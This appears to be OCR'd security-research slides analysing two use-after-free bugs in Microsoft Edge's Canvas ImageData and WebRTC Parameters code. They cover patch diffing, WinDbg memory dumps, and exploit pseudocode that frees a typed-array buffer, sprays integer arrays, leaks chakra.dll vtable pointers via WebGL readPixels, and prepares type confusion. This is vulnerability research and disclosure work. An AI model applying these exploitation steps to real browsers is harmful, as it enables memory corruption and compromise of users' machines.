000001ea`89171f50  a0 05 14 89 ea 01 00 00-d8 c6 a9 84 fd 7f 00 00
000001ea`89171f60  80 00 00 00 80 00 00 00-00 38 75 8d ea 01 00 00
000001ea`89171f70  00 00 8e 9d ea 01 00 00-00 00 01 00 00 00 00 00
000001ea`89171f80  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`89171f90  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0:019> u poi 000001ea`89171f20
edgehtml!CCanvasImageData::`vftable':
0:019> d 1ea8d753800
000001ea`8d753800  58 b6 65 83 fd 7f 00 00-c0 95 71 8d ea 01 00 00
000001ea`8d753810  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`8d753820  00 00 01 00 00 00 00 00-e0 9f 77 8d ea 01 00 00
000001ea`8d753830  01 00 00 00 00 00 00 00-00 00 8e 9d ea 01 00 00
0:019> u poi 000001ea`8d753800
chakra!Js::TypedArray<unsigned char,1,1>::`vftable':
0:019> db 000001ea`8d779fe0
000001ea`8d779fe0  78 7f 61 83 fd 7f 00 00-c0 92 71 8d ea 01 00 00
000001ea`8d779ff0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`8d77a000  00 00 00 00 00 00 00 00-00 ca 94 8b ea 01 00 00
000001ea`8d77a010  00 00 00 00 00 00 00 00-00 00 8e 9d ea 01 00 00
000001ea`8d77a020  00 00 01 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`8d77a030  a0 7c 61 83 fd 7f 00 00-ae 05 00 00 df fe 6b a6
000001ea`8d77a040  00 00 00 00 28 00 00 00-48 00 54 00 4d 00 4c 00
000001ea`8d77a050  45 00 6c 00 65 00 6d 00-65 00 6e 00 74 00 50 00
0:019> u poi 000001ea`8d779fe0
chakra!Js::JavascriptArrayBuffer::`vftable':
```

Uint8ClampedArray object

ArrayBuffer object

The ImageData object contains a pointer to the Uint8ClampedArray object buffer.

04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Patch Analysis

Through the patch comparison of bindiff, we can find the patch to delete the function CCanvasImageData::InitializeFromUint8ClampedArray

49 / 100329 Matched Functions

imagedata

Show structural changes Show only instr

Similarity	Confidence	Address	Primary Name	Type	Address	Secondary Name
0.01	0.02	00000001806E5000	sub_1806E5000	Normal	000000018055EA50	?GetPixelArrayBuffer@CCanvasImageData@@AEAAJPEAUIActiv...
0.01	0.02	0000000180C52FE4	?InitializeFromUint8ClampedArray@CCanvasImag...	Normal	000000018072E000	sub_18072E000
0.02	0.03	000000018061E000	sub_18061E000	Normal	000000018055E9F0	?GetPixelArrayBuffer@CCanvasImageData@@AEAAJPEAPEAEPE...
0.51	0.67	0000000180C5274C	?CopyRectToCanvas@CCanvasImageData@@AE...	Normal	0000000180C52B3C	?CopyRectToCanvas@CCanvasImageData@@AEAAJPEAVCHTML...
0.73	0.82	0000000180C52F20	?Initialize@CCanvasImageData@@AEAAJAEBVCSi...	Normal	0000000180C53330	?Initialize@CCanvasImageData@@AEAAJAEBVCSize@@@Z
0.85	0.89	0000000180C53040	?InitializeObject@CCanvasImageData@@UEAAJPE...	Normal	0000000180C533D0	?InitializeObject@CCanvasImageData@@UEAAJPEAUISCAContex...

ImageData object constructor call flow is as follows

Before patch
Function CFastDOM::CImageData::DefaultEntryPoint ->
function CCanvasImageData::Var_type_constructor ->
Function CCanvasImageData::InitializeFromUint8ClampedArray

04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Patch Analysis

Function CCanvasImageData::Var_type_constructor

```
    if ( !v10 )
    {
      if ( !v24[0] )
        return (unsigned int)-2140143605;
      v10 = CCanvasImageData::ComputeInferredHeight(v24[0], v30, &v26);
      if ( !v10 )
      {
        v14 = v26;
        if ( v5 >= 4 && -1 != v26 )
          return (unsigned int)-2140143615;
        v15 = (void *)MemoryProtection::HeapAllocClear<1>(0x60ui64);
        v16 = Abandonment::CheckAllocationUntyped(v15, 0x60ui64);
        if ( v16 )
        {
          LODWORD(v17) = CCanvasImageData::CCanvasImageData(v16, *((_QWORD
          v18 = v17;
        }
        else
        {
          v18 = 0i64;
        }
        v19 = v6[1];
        v26 = v30;
        v27 = v14;
        CCanvasImageData::InitializeFromUint8ClampedArray(v18, (const struc
ABEL_20:
        v10 = CJScript9Holder::CBaseToVar(v18, 0i64, a5);
ABEL_21:
        if ( v18 )
          CBase::PrivateRelease(v18);
        return (unsigned int)v10;
      }
    }
  }
}
```

Before patch

```
if ( !v11 )
{
  if ( v5 < 4 || (v13 = *((_QWORD *)*v8 + 30), (v11 = _guard_dispatch_icall_fp
  {
    v14 = *((_QWORD *)*v8 + 60);
    v11 = _guard_dispatch_icall_fptr(v8, v6[1]);
    if ( !v11 )
    {
      if ( !v28[0] )
        return (unsigned int)-2140143605;
      v11 = CCanvasImageData::ComputeInferredHeight(v28[0], v31, v29);
      if ( !v11 )
      {
        v15 = v29[0];
        if ( v5 >= 4 && -1 != v29[0] )
          return (unsigned int)-2140143615;
        v16 = (void *)MemoryProtection::HeapAllocClear<1>(0x50ui64);
        v17 = Abandonment::CheckAllocationUntyped(v16, 0x50ui64);
        if ( v17 )
        {
          LODWORD(v18) = CCanvasImageData::CCanvasImageData(v17, *((_QWORD *)v
          v10 = v18;
        }
        v19 = v6[1];
        *(_QWORD *)v29 = __PAIR__(v15, v31);
        *(_QWORD *)(v10 + 72) = v19;
        *(_QWORD *)(v10 + 64) = __PAIR__(v15, v31);
        v20 = CJScript9Holder::CBaseToVar((struct CBase *)v10, 0i64, (void **)
        Abandonment::CheckHRESULTStrict(v20);
        v11 = CJScript9Holder::CBaseToVar((struct CBase *)v10, 0i64, a5);
        v21 = (CBase *)v10;
BEL_22:
        CBase::PrivateRelease(v21);
        return (unsigned int)v11;
      }
    }
  }
}
```

After patch

04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Patch Analysis

Before the patch, the function InitializeFromUint8ClampedArray

```
void __fastcall CCanvasImageData::InitializeFromUint8ClampedArray(CCanvasImageData *this, const struct CSize *a2, c
{
  __int64 v5; // rax@1
  unsigned __int8 *v6; // rdi@1
  CCanvasImageData *v7; // rbx@1
  __int32 v8; // eax@1
  __int64 v9; // r8@1
  __int64 v10; // rdx@3
  void *v11; // [sp+30h] [bp+8h]@1

  v5 = *(_QWORD *)a2;
  v6 = a4;
  *((_QWORD *)this + 9) = a3;
  *((_QWORD *)this + 8) = v5;
  v7 = this;
  v8 = CJScript9Holder::CBaseToVar(this, 0i64, &v11);
  if ( v8 )
  {
    Abandonment::InduceHRESULTAbandonment(v8);
    __debugbreak();
  }
  v10 = a5;
  LOBYTE(v9) = 1;
  *((_DWORD *)v7 + 22) = a5;
  *((_QWORD *)v7 + 10) = v6;
  TrackCollectibleResource(2i64, v10, v9);
}
```

```
0:019> db 000001ea`89171f20
000001ea`89171f20  b8 c2 a9 84 fd 7f 00 00-01 00 00 00 01 00 00 00
000001ea`89171f30  08 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`89171f40  00 00 00 00 00 00 00 00-00 00 91 9d eb 01 00 00
000001ea`89171f50  a0 05 14 89 ea 01 00 00-d8 c6 a9 84 fd 7f 00 00
000001ea`89171f60  80 00 00 00 80 00 00 00-00 38 75 8d ea 01 00 00
000001ea`89171f70  00 00 8e 9d ea 01 00 00-00 00 01 00 00 00 00 00
000001ea`89171f80  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`89171f90  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0:019> u poi 000001ea`89171f20
edgehtml!CCanvasImageData::`vftable':
```

The function CCanvasImageData::InitializeFromUint8ClampedArray writes the buffer pointer of the Unit8ClampArray to the ImageData object.

After the patch, the function Var_type_constructor

```
    LODWORD(v18) = CCanvasImageData::CCanvasImageData(v17, *((_QWORD *)v7 + 61));
    v10 = v18;
  }
  v19 = v6[1];
  *(_QWORD *)v29 = __PAIR__(v15, v31);
  *(_QWORD *)(v10 + 72) = v19;
  *(_QWORD *)(v10 + 64) = __PAIR__(v15, v31);
  v20 = CJScript9Holder::CBaseToVar((struct CBase *)v10, 0i64, (void **)v29);
  Abandonment::CheckHRESULTStrict(v20);
  v11 = CJScript9Holder::CBaseToVar((struct CBase *)v10, 0i64, a5);
  v21 = (CBase *)v10;

  CBase::PrivateRelease(v21);
  return (unsigned int)v11;
}
```

```
0:019> db 00000216`236014a0
00000216`236014a0  58 df de ab f9 7f 00 00-01 00 00 00 01 00 00 00
00000216`236014b0  08 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00000216`236014c0  00 00 00 00 00 00 00 00-00 00 de 39 1f 02 00 00
00000216`236014d0  a0 05 64 23 16 02 00 00-78 e3 de ab f9 7f 00 00
00000216`236014e0  80 00 00 00 80 00 00 00-80 36 c5 29 1e 02 00 00
00000216`236014f0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00000216`23601500  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```

After the function CCanvasImageData::Var_type_constructor is patched, the ImageData object will no longer save the buffer pointer of Unit8ClampArray.

04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Vulnerability Analysis

When the ImageData object is constructed, dettach the buffer of the Unit8ClampArray object. At this time, the ImageData object will still retain the pointer of Unit8ClampArray.buffer. When there is a function to operate the buffer memory area, the program may crash.

If we can dettach the buffer of Unit8ClampArray, occupy the buffer, and then write the data to a location and then read it, there is a chance to cause information leak.

04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Exploitation One

What is CanvasRenderingContext2D?

The **CanvasRenderingContext2D** interface is used for drawing rectangles, text, images and other objects onto the canvas element. It provides the 2D rendering context for the drawing surface of a `<canvas>` element.

To get an object of this interface, call `getContext()` on a `<canvas> element`, supplying "2d" as the argument:

```
1 var canvas = document.getElementById('myCanvas'); // in your HTML this element appears as <canvas id="my
2 var ctx = canvas.getContext('2d');
```

CanvasRenderingContext2D.getImageData()

The **`CanvasRenderingContext2D.getImageData()`** method of the Canvas 2D API returns an `ImageData` object representing the underlying pixel data for the area of the canvas denoted by the rectangle which starts at *(sx, sy)* and has an *sw* width and *sh* height. This method is not affected by the canvas transformation matrix.

CanvasRenderingContext2D.putImageData()

The **`CanvasRenderingContext2D.putImageData()`** method of the Canvas 2D API paints data from the given `ImageData` object onto the bitmap. If a dirty rectangle is provided, only the pixels from that rectangle are painted. This method is not affected by the canvas transformation matrix.

04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Exploitation One

Pseudo code

```
var canvas =
document.getElementById('canvas');
var ctx = canvas.getContext('2d', {alpha: false});
var ta = new Uint8ClampedArray(ab)              // Create a TypedArray of Unit8ClampedArray

var imageData = new ImageData(ta, 0x80,         // Create an ImageData that references
0x80);                                          Unit8ClampedArray with a length and width of
                                                0x80
w = new Worker(null);

w.postMessage("ok", [ta.buffer]);               // Release the buffer of the TypedArray in
w.terminate();                                  ImageData
w = null;
CollectGarbage();
for(var i=0;i<0x80000;i++){
   zz[i] = new Array(0x10);                     //Occupy by Array (0x10)
}
```

04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Exploitation One

ctx.putImageData(imageData, 0, 0);

The function CCanvasImageData::CopyRectToCanvas will copy the data in the position of the occupied ImageData.buffer to the Canvas internal buffer.

Canvas internal buffer

```
0:017> db 0000020d`24926050
0000020d`24926050  00 00 00 00 00 00 00 00-e8 33 07 20 05 02 00 00
0000020d`24926060  74 00 00 00 00 00 e4 1f-01 00 01 00 09 00 4e 00
0000020d`24926070  65 00 78 00 74 00 20 00-70 00 61 00 67 00 65 00
0000020d`24926080  00 00 00 00 e5 1f 01 00-01 00 0a 00 4e 00 65 00
0000020d`24926090  78 00 74 00 20 00 69 00-6d 00 61 00 67 00 65 00
0000020d`249260a0  00 00 00 00 e6 1f 01 00-01 00 0a 00 4e 00 65 00
```

```
 # Child-SP          RetAddr           Call Site
00 000000c9`776facb8 00007ffd`84571b11 edgehtml!MemoryBitBlt
01 000000c9`776facc0 00007ffd`84571dc0 edgehtml!CCanvasImageData::CopyRectToCanvas+0xc5
02 000000c9`776fad80 00007ffd`84573dc7 edgehtml!CCanvasImageData::CopyToCanvasFloats+0x1d8
03 000000c9`776fae70 00007ffd`8428d0b1 edgehtml!CCanvasRenderingContext2D::Var_putImageData+0x203
```

Occupied Integer array object


```
0:017> db 0000020d`36890000
0000020d`36890000  68 2b 62 83 fd 7f 00 00-c0 91 65 26 0d 02 00 00
0000020d`36890010  00 00 00 00 00 00 00 00-05 00 00 00 00 00 00 00
0000020d`36890020  10 00 00 00 00 00 00 00-40 00 89 36 0d 02 00 00
0000020d`36890030  40 00 89 36 0d 02 00 00-a0 d1 61 26 0d 02 00 00
0000020d`36890040  00 00 00 00 00 00 00 00-12 00 00 00 00 00 00 00
0:017> u poi 0000020d`36890000
chakra!Js::JavascriptNativeIntArray::`vftable':
```

Canvas internal buffer after copy

```
0:017> d 0000020d`24926050
0000020d`24926050  68 2b 62 83 fd 7f 00 00-c0 91 65 26 0d 02 00 00
0000020d`24926060  00 00 00 00 00 00 00 00-05 00 00 00 00 00 00 00
0000020d`24926070  10 00 00 00 00 00 00 00-40 00 89 36 0d 02 00 00
0000020d`24926080  40 00 89 36 0d 02 00 00-a0 d1 61 26 0d 02 00 00
0000020d`24926090  00 00 00 00 00 00 00 00-12 00 00 00 00 00 00 00
0000020d`249260a0  00 00 00 00 00 00 00 00-02 00 00 80 02 00 00 80
```

04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Exploitation One

```
imageData1 = ctx.getImageData(0, 0, 0x80, 0x80);
var ta1 = imageData1.data;
var x = ta1[0] + ta1[1]*0x100+ta1[2]*0x10000+ta1[3]*0x1000000
```




```
0:032> u 00007fff`3db42b68
chakra!Js::JavascriptNativeIntArray::`vftable':
00007fff`3db42b68 8042833d        add     byte
00007fff`3db42b6c ff              ???
00007fff`3db42b6d 7f00            jg      chakr
00007fff`3db42b6f 008042833dff    add     byte
00007fff`3db42b75 7f00            jg      chakr
00007fff`3db42b77 00d0            add     al,dl
00007fff`3db42b79 6e              outs    dx,by
00007fff`3db42b7a 82              ???
```

The function CCanvasRenderingContext2D::Var_getImageData can read 0x80*0x80 occupied data from the Canvas internal buffer, but unfortunately the data returned by getImageData has undergone some transformation (premultiplied alpha), so the original occupied data cannot be leaked. .

Can find a way to leak real data in the WebGL API?

04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Exploitation Two

What is WebGL?

WebGL (Web Graphics Library) is a JavaScript API for rendering interactive 3D and 2D graphics within any compatible web browser without the use of plug-ins. WebGL does so by introducing an API that closely conforms to OpenGL ES 2.0 that can be used in HTML5 `<canvas>` elements.

WebGLRenderingContext

The **`WebGLRenderingContext`** interface provides the OpenGL ES 2.0 rendering context for the drawing surface of an HTML `<canvas>` element.

To get an object of this interface, call `getContext()` on a `<canvas>` element, supplying "webgl" as the argument:

```
1 var canvas = document.getElementById('myCanvas');
2 var gl = canvas.getContext('webgl');
```

WebGLTexture

The **WebGLTexture** interface is part of the WebGL API and represents an opaque texture object providing storage and state for texturing operations.

The **`WebGLRenderingContext.createTexture()`** method of the WebGL API creates and initializes a `WebGLTexture` object.

The **`WebGLRenderingContext.bindTexture()`** method of the WebGL API binds a given `WebGLTexture` to a target (binding point).

04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Exploitation Two

The **`WebGLRenderingContext.texImage2D()`** method of the WebGL API specifies a two-dimensional texture image.

The **`WebGLRenderingContext.readPixels()`** method of the WebGL API reads a block of pixels from a specified rectangle of the current color framebuffer into an `ArrayBufferView` object.

WebGLFramebuffer

The **WebGLFramebuffer** interface is part of the WebGL API and represents a collection of buffers that serve as a rendering destination.

The **`WebGLRenderingContext.bindFramebuffer()`** method of the WebGL API binds a given `WebGLFramebuffer` to a target.

The **`WebGLRenderingContext.framebufferTexture2D()`** method of the WebGL API attaches a texture to a `WebGLFramebuffer`.


04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Exploitation Two

WebGL ImageData pseudocode

```
.........
var texture = gl.createTexture();
gl.bindTexture(gl.TEXTURE_2D, texture);
var fb = gl.createFramebuffer();                    // The readPixels method needs to create a
gl.bindFramebuffer(gl.FRAMEBUFFER, fb);             framebuffer first
gl.framebufferTexture2D(gl.FRAMEBUFFER,             //Bind a framebuffer
gl.COLOR_ATTACHMENT0, gl.TEXTURE_2D,                //attach a texture on the framebuffer
texture, 0);
.........
var imageData = new ImageData(ta, dimension,
dimension);
Free(ta.buffer);
CollectGarbage();                                   // Release ta.buffer and GC
Allocate_array();                                   // use integer array object to occupy ta.buffer
.........
gl.texImage2D(gl.TEXTURE_2D, level,                 // The texImage2D method can write the
internalFormat, format, type, imageData);           contents of the ImageData object to the Texture.
ta1 = new Uint8Array(buffersize);
gl.readPixels(0, 0, dimension, dimension, gl.RGBA,// The readPixels method can read the contents
gl.UNSIGNED_BYTE, ta1);                             of the Texture through the Framebuffer.
```

04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Attack Demo

ta1 = new Uint8Array(buffersize);
gl.readPixels(0, 0, dimension, dimension, gl.RGBA, gl.UNSIGNED_BYTE, ta1);
The function readPixels will read occupied the integer array into the TypeArray of ta1.
As long as traverse the entire ta1, we can find the virtual table pointer of the integer array



04 WebRTC Parameters UAF Exploitation : Type Confusion

Using the WebGL ImageData UAF vulnerability described above, we have the ability to leak vtable pointers of integer arrays. The virtual table pointer address minus the relative offset is the base address of the chakra.dll module. By selecting the appropriate vtable and type to fake the object, we can use the object type confusion to achieve memory out-of-bounds read and write.

```
0:019> ? 00007ffd`83622b68- 0x00582b68
Evaluate expression: 140726801924096 = 00007ffd`830a0000
0:031> lmv m chakra
Browse full module list
start             end                 module name
00007ffd`830a0000 00007ffd`83869000   chakra     (deferred)
    Image path: C:\Windows\SYSTEM32\chakra.dll
    Image name: chakra.dll
    Browse all global symbols  functions  data
    Image was built with /Brepro flag.
    Timestamp:        C9D6EA16 (This is a reproducible build file hash,
    CheckSum:         007C4122
    ImageSize:        007C9000
    File version:     11.0.16299.125
    Product version:  11.0.16299.125
    File flags:       0 (Mask 3F)
    File OS:          40004 NT Win32
    File type:        2.0 Dll
    File date:        00000000.00000000
    Translations:     0409.04b0
    Information from resource tables:
        CompanyName:      Microsoft Corporation
        ProductName:      Internet Explorer
        InternalName:     chakra.dll
        OriginalFilename: chakra.dll
        ProductVersion:   11.00.16299.125
        FileVersion:      11.00.16299.125 (WinBuild.160101.0800)
        FileDescription:  Microsoft ® Chakra (Private)
        LegalCopyright:   © Microsoft Corporation. All rights reserved.
```

05 WebRTC Parameters UAF Exploitation : Type Confusion

In the WebRTC Parameters UAF vulnerability analysis, the program crashes at function GetScriptType The GetScriptType function will have some checks on the object.

```
                jnb     loc_1802C5366
                mov     rax, [rdi+8]
                mov     eax, [rax]
                cmp     eax, 4Eh        ; switch 79 cases
                jle     short loc_180114666

loc_18011464C:                          ; CODE XREF: ScriptEngineBase::G
                                        ; ScriptEngineBase::GetScriptTyp
                mov     eax, 80004005h  ; jumptable 0000000180114683 def

loc_180114651:                          ; CODE XREF: ScriptEngineBase::G
                                        ; ScriptEngineBase::GetScriptTyp
                mov     r14, [rsp+38h+var_18]

loc_180114656:                          ; CODE XREF: sub_1802C5340+5↓j
                                        ; DATA XREF: .pdata:000000018074
                mov     rbx, [rsp+38h+arg_18]
                mov     rdi, [rsp+38h+var_10]

loc_180114660:                          ; CODE XREF: ScriptEngineBase::G
                                        ; DATA XREF: .pdata:000000018074
                add     rsp, 30h
                pop     rsi
                retn
; ---------------------------------------------------------------------------

loc_180114666:                          ; CODE XREF: ScriptEngineBase::G
                                        ; DATA XREF: .pdata:000000018074
                ja      short loc_18011464C ; jumptable 0000000180114683

loc_180114668:                          ; CODE XREF: ScriptEngineBase::G
                                        ; .text:00000001802C536B↓j
                lea     rdx, __ImageBase ; jumptable 00000001803FC0B7 ca
                cdqe
                movzx   eax, ds:(byte_180114720 - 180000000h)[rdx+rax]
                mov     ecx, ds:(off_1801146DC - 180000000h)[rdx+rax*4]
                add     rcx, rdx
                jmp     rcx             ; switch jump
```

Point to the 4-byte value less than or equal to 0x4e then jump

Jump to loc_18011464c, the condition is not met

After the function GetScriptType returns

```
call    cs:__guard_dispatch_icall_fptr
mov     ebx, eax
test    eax, eax
js      loc_180D9AE99
cmp     [rsp+150h+var_110], 5
jz      short loc_180D9AAF1
mov     ebx, 8070000Fh
jmp     loc_180D9AE99
```

If the return value is negative and rsp+150h+var_110 is not equal to 5, then jump to loc_180d9ae99, the condition is not met.

05 WebRTC Parameters UAF Exploitation : Type Confusion

After searching, we found a fake Type ID in chakra.dll that meets the above conditions.

```
0:032> u 00007ffd`830a0000 +0x0000ee44
chakra!NamedItemList::~NamedItemList+0x1c:
00007ffd`830aee44 1c00            sbb     al,0
00007ffd`830aee46 0000            add     byte ptr [rax],al
00007ffd`830aee48 90              nop
00007ffd`830aee49 488d8bc8000000  lea     rcx,[rbx+0C8h]
